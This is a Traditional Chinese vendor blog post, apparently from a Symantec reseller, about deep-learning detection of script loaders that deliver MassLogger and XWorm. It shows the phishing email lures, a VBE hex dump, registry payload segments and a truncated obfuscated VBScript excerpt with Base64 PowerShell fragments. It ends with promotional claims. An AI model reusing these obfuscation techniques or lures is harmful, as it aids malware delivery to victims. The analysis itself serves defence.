


保安資訊有限公司--賽門鐵克解決方案專家--原廠防護亮點分享

深度學習有助於偵測傳送MassLogger和XWorm惡意酬載的隱匿式腳本威脅

2025 年 7 月 8 日發布

點擊此處可獲取--**最完整的賽門鐵克解決方案資訊**

在現今多變的網路安全環境中，惡意的行為者不斷進化其策略以逃避偵測。其中以腳本為基礎的惡意軟體是一大挑戰。這些威脅通常利用複雜的混淆和多階段傳送技術來繞過傳統的防毒引擎。

儘管傳統引擎可以收集大量的遙測資料，但它們往往難以有效地將各種指標相互關聯並量化。舉例來說，API 呼叫序列可能是強烈的行為訊號，但其無數的組合卻讓偵測新模式變得極為困難。同樣地，識別混淆是非常重要的，但在各種技術中測量其 (混淆) 程度卻非常複雜。

為了因應這些挑戰，賽門鐵克開發尖端的深度學習惡意軟體引擎。這個系統運用神經網路從大規模資料集自動學習資訊顯示，有效量化多種指標以產生統一的惡意程度評分。


案例研究：挑戰 Masslogger 和 XWorm 的腳本型惡意程式載入器

最近，這個深度學習引擎成功偵測並阻擋 MassLogger 和 XWorm 傳送活動中涉及的高度迴避性腳本型惡意軟體--這些威脅之前都躲過傳統防禦系統的攻擊。

MassLogger 攻擊

在這些攻擊中，惡意電子郵件被用來傳送壓縮檔附件--通常是 RAR、ZIP、GZIP 或 ISO 等格式。這些檔案包含 VBE 指令碼 (已編碼的 VBScript 檔案)，作為初始感染媒介。

傳送 MassLogger 的惡意電子郵件範例



Thu 6/26/2025 8:31 PM
Jihad Fadil | ECODEPUR [redacted]
COMMANDE CF 22100103-2025-
To [redacted]
N° CF 22100103-2021.rar (148 KB)

Bonjour,


Veuillez trouver ci-joint notre bon de com=ande N° CF 22100103-2021

Je vous envoie l'accusé de vi=ement incessamment .

En restant &=grave; votre disposition pour tout complément d'informations.
=/u>
Veu=llez agréer l'expression de mes salutations les plus distingu=eacute;es,
=/u>
JIHAD FAD=L
Responsab=e Achats
GSM: +212 (0)6 75 36 04 31 =span style="line-height: 26.66px; font-size: 10pt;">| jih=d.fadil@ecodepur.ma
Route N9, Km 9-10 à Berrechid | 26202 Nouaceur, Casablanca=nbsp;| MAROC
Tel. +212 (0)5 23 71 37 77 | Tel. +212 (0)5 23 71 37 83| Fax. +212 (0)5=22 51 42 13 | http://www.ecodepur.ma/


Jihad Fadil | ECODEPUR No Items

已編碼的 VBE 檔案


```
Offset     0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F       ASCII
00000000  FF FE 23 00 40 00 7E 00  5E 00 6B 00 6E 00 55 00  ..#.@.~.^.k.n.U.
00000010  47 00 41 00 41 00 3D 00  3D 00 36 00 61 00 59 00  G.A.A.=.=.6.a.Y.
00000020  72 00 4B 00 78 00 2C 00  32 00 36 00 61 00 56 00  r.K.x.,.2.6.a.V.
00000030  62 00 5E 00 6B 00 44 00  40 00 23 00 40 00 26 00  b.^.k.D.@.#.@.&.
00000040  40 00 23 00 40 00 26 00  66 00 72 00 68 00 2C 00  @.#.@.&.f.r.h.,.
00000050  66 00 53 00 67 00 29 00  43 00 42 00 50 00 28 00  f.S.g.).C.B.P.(.
00000060  78 00 5D 00 75 00 32 00  42 00 50 00 26 00 35 00  x.].u.2.B.P.&.5.
00000070  69 00 6A 00 24 00 53 00  2C 00 7D 00 46 00 5A 00  i.j.$.S.,.}.F.Z.
00000080  5F 00 28 00 7E 00 2C 00  6E 00 7D 00 5D 00 7D 00  _.(.~.,.n.}.].}.
00000090  39 00 7E 00 7E 00 74 00  49 00 28 00 50 00 2E 00  9.~.~.t.I.(.P...
000000A0  40 00 23 00 40 00 26 00  40 00 23 00 40 00 26 00  @.#.@.&.@.#.@.&.
000000B0  40 00 23 00 40 00 26 00  40 00 23 00 40 00 26 00  @.#.@.&.@.#.@.&.
```

執行時，VBE 腳本會解碼嵌入的字串和資料，然後儲存在系統註冊表中。包括最後的有效酬載 MassLogger。

儲存在機碼中的有效酬載 MassLogger



Name	Type	Data
(Default)	REG_SZ	(value not set)
segment1	REG_SZ	0000000000000000000000000000000000000000000000000000000000000000000
segment2	REG_SZ	D300D300D300D300D300D300D300D300D300D300D300D300D300D300D300D300D30
segment3	REG_SZ	37569627F6473656279644475674003756962 7F6473656279644C6169636560735F54756
segment4	REG_SZ	5013E07FD209209D00A0511F209B304752CA109FE05D6204109FE09BC2C33098E02B01E
segment5	REG_SZ	00000010C9DD50C26011603110EF6196E840115031070050 2E274031A000009E82A0001
segment6	REG_SZ	8200E031A0000033825201ED0000FFFFEF0EE36011701170316D717011000040000F008
segment7	REG_SZ	003DF680626000002DF60700A1182780C06000007D376000001064937 0B0A000004F826
segment8	REG_SZ	0100A79700100000000011000000A2600000EDA000002582008031A0000033825211EI


Computer\HKEY_CURRENT_USER\Software\MFbxAubtyXzzqcW\donn

賽門鐵克基於深度學習的偵測引擎成功識別出這類 VBE 檔案，將其分類為 Scr.xSense!gen12，並在早期階段攔截其攻擊。

XWorm 攻擊

在這些攻擊中，電子郵件也是主要的傳送管道。附件--通常是 ZIP 或 7-Zip 壓縮檔--包含內嵌惡意程式碼的 VBScript (VBS) 檔案。

傳送 XWorm 的惡意電子郵件範例



Mon 6/23/2025 10:16 AM
Maersk Customer Experience [redacted]
RE: Shipping Document Review – FCR, BL Draft, and AWB for Your Confirmation
To [redacted]
symbol.svg (1 KB)
Maersk_Forwarder_Cargo_Receipt_Draft_Shipping_Documents_Review_06_24_2025_0000000_doc.7Z (5 KB)

1. Please reveiew your request for cargo consolidation withi= one working day of =eceiving the FCR draft. Late requests will not be processed.

   Any subsequent consolidation requests will be subject to an FCR Amendment Fee of 200 CNY per SO/booking per time.

   Consolidation is only allowed when the Shipper, Carr=er SO, Vessel Schedule (ETD), and Destination are all identical.
2. Please check whether you r=quire an E-FCR.
3. Please check whether you=require us to provide the original FCR delivery service. If yes, please verify =he delivery fee and provide the delivery address.

Maersk Customer Experience No Items

為了逃避偵測，惡意邏輯會被混淆在大量的垃圾程式碼中。

隱藏在垃圾程式碼中的惡意程式碼

```
    If jnwss Is Nothing Then
        FixManifest = "问我五们非我客时不们你时我的互你时感你升和的互钾十是非你感谢常和这的这实时互谢长十是非不不们不长吨不"
        Exit Function
    End If

     For Each FDtvN In jnwss : exit for

    Next

    HzuUI  = ""

    If vqjzr.save( HzuUI ) Then
        FixManifest = "问我五们非我客时不们你时我的互你时感你升和的互钾十是非你感谢常和这的这实时互谢长十是非不不们不长吨不"
        Exit Function
    End If

    FixManifest = HzuUI
End Function


fOnmw = "U3RhcnQtU2xlZX' + [char]65 + 'gLVNlY29uZHMgNTsgW1N5c3RlbS5OZXQuU2VydmljZVBvaW50TWFuYWdlcl06OlNlY3VyaXR5UHJvdG9jb2wgPSBbU3lzdGVtLk5ldC5TZWN1cml0eVByb3RvY2
Wxgra = "RnJvbUJhc2U2NFN0cmluZygkU3RyaW5nYmFzZSkpO3JldHVybi' + [char]65 + 'kWmh0ZnE7fTskZ0ZKdkMgPS' + [char]65 + 'oIFtTeXN0ZW0uSU8uUGF0aF06OkdldFRlbXBQYXRoKCkgKy'

dim x
x = array(83,101,116,32,83,75,99,73,106,32,61,32,67,114,101,97,116,101,79,98,106,101,99,116,40,34,87,115,99,114,105,112,116,46,83,104,101,108,108,34,41,10,58,58,5

dim xx
for i = 0 to UBound(x)
xx = xx & chr(x(i))
next

execute(xx)
```

執行後，腳本會建構並啟動一個 Base64 編碼的字串 PowerShell 指令，然後下載 .NET 載入程式。此載入程式隨後會從遠端主機擷取最終的有效酬載。在這種情況下，最終的有效酬載就是 XWorm 遠端存取特洛伊木馬 (RAT)。賽門鐵克的深度學習解決方案會主動將 VBS 檔案標示為 Scr.xSense!gen1、Scr.xSense!gen3 和 Scr.xSense!gen12。

賽門鐵克提供與時俱進的防禦機制：適用更大範圍與發揮更高效能

上述兩個案例都表現出嚴重的混淆現象--包括多層次編碼、字串分割與重組，以及垃圾程式碼--以阻礙分析。它們採用非常規的執行流程：一個透過機碼的注入達到無檔案持久化，另一個則利用 PowerShell 在執行時載入 .NET 的有效籌載。這些多樣貌的技術顯示傳統偵測方法的限制，並強調需要更具適應性的情境感知防禦系統。

在我們的深度學習解決方案中，我們整合一個高效能、在真實情境可商業化運用的推論引擎 (Inference Engine)，讓我們能夠持續部署先進 AI 技術來保護我們的使用者。由於攻擊者越來越多利用包括大型語言模型在內的新技術來製作俱規避能力和情境適應性高的惡意軟體，我們正以智慧學習的偵測能力進行反擊。

此外，我們的系統還能透過樣本泛化偵測前所未見的威脅，並透過行為情境分析而非僅依賴靜態特徵來減少誤報。它對於常見的迴避策略 (例如：混淆和多樣貌) 有很強的抵抗力，並即時支援與新興攻擊方法一同演進的適應性防禦策略。


透過在數百萬個實際樣本上進行訓練，我們的模型能夠識別各種環境中的各種惡意模式。這些能力的結合，能夠建立更聰明、更主動的安全基礎架構，向前邁進了重要的一步--不僅能與現今的威脅並駕齊驅，還能為未來的威脅做好準備。

我們的深度學習解決方案在設計上有幾個主要目標：

- 廣泛的產品相容性：我們的設計可在各種賽門鐵克產品 (包括資源有限的產品) 上運作，以確保廣泛的適用性和快速掃描。
- 廣泛的非 PE 檔案類型涵蓋範圍：我們的解決方案支援多種指令碼語言的深入分析，包括但不限於 JavaScript、VBScript、VBA、PowerShell、批次和指令列。這可有效偵測嵌入各種指令碼檔案類型的威脅，例如：.bat、.cmd、.lnk、.js、.jse、.vbs、.vbe、.doc、.xls、.ps1、.html、.hta、.wsf、.sct、.pdf、.rtf、.reg 等。

實際觀察證實此技術的有效性，不僅能阻擋上述的攻擊，還能偵測到其他普遍的威脅，例如：Guloader、Remcos 等。

使用賽門鐵克深度學習偵測腳本型的惡意軟體



在賽門鐵克，我們持續進化以深度學習為基礎的偵測能力，以滿足威脅環境不斷變化的需求。隨著威脅份子不斷適應與創新，我們的防禦系統也必須如此。我們一直以來總是專注於提高精確度、擴大涵蓋範圍，並確保在現實世界中為使用者提供及時的保護。

欲深入了解更多有關賽門鐵克端點安全完整版(SESC)的詳細資訊--Symantec Endpoint Security Complete，請點擊此處。

欲深入了解賽門鐵克的端點多層次防護解決方案中「進階機器學習」防護技術，請點擊此處。

關於賽門鐵克 (Symantec)

賽門鐵克 (Symantec) 已於 2019/11 併入全球網通晶片巨擘--博通 (BroadCom，美國股市代號 AVGO，全世界網際網路流量有 99.9% 經過博通的網通晶片) 軟體事業部的企業安全部門 (SED)，特別是近年以半導體的嚴謹、系統化以及零錯誤思維來改造核心技術、管理框架以及整合最完整的資安生態體系，讓賽門鐵克的解決方案在穩定性、相容性、有效性以及資安生態系整合擴充性，有著脫胎換骨並超越業界的長足進步。博通 (Broadcom) 是務實的完美主義者，致力於追求卓越、關注細節並且有系統和紀律地投入科技創新與嚴謹工藝，同時也大大降低交易複雜性。Symantec 持續創新的技術能為日新月異的資安問題提供更好的解決方案，近三年 Symantec 很少出現在由公關機制產生的頭版文章中，而且在全球前兩千大企業的市佔率及營收成長均遠遠高於併入博通之前，增長幅度也領先其他競爭對手，是科技創新驅動的解決方案非常穩健可靠深受大型企業信賴的實證，也顯示大型企業顧客對轉型中的新賽門鐵克未來充滿信心。(美籍華人王嘉廉創辦的企業軟體公司，組合國際電腦（CA Technologies）以及雲端運算及「硬體虛擬化」的領導廠商--VMware， 也是博通軟體事業部的成員)。2021 年八月，因應國外發動的針對性攻擊日益嚴重，美國網路安全暨基礎架構安全管理署（CISA）宣布聯合民間科技公司，發展全國性聯合防禦計畫 JCDC(Joint Cyber Defense Collaborative)，而博通賽門鐵克是首輪被徵招的一線廠商，如就地緣政治考量，Symantec 也絕對是最安全的資安廠商。擁有更強大資源與技術為後盾的賽門鐵克已更專注於整合各種最新科技於既有領先業界的端點、郵件、網頁以及身分認證等安全解決方案。

關於保安資訊 www.savetime.com.tw

保安資訊團隊是台灣第一家專注在賽門鐵克解決方案的技術型領導廠商，被業界公認為賽門鐵克解決方案專家。自 1995 年起就全心全力專注在賽門鐵克資訊安全解決方案的技術支援、銷售、規劃與整合、教育訓練、顧問服務，特別是提供企業 IT 專業人員的知識傳承 (Knowledge Transfer)、協助顧客符合邏輯地解決資安問題本質的效益上，以及基於比原廠更熟悉用戶使用情境的優勢能提供更快速有效的技術支援回應，深獲許多中大型企業與組織的信賴，長期合作的意願與滿意度極高。許多顧客樂意與我們建立起長期的友誼，把我們當成可信任的資安建議者、可以提供良好諮商的資安策略夥伴以及總是第一個被想到的求助暨諮詢對象。

保安資訊連絡電話：**0800-381-500**。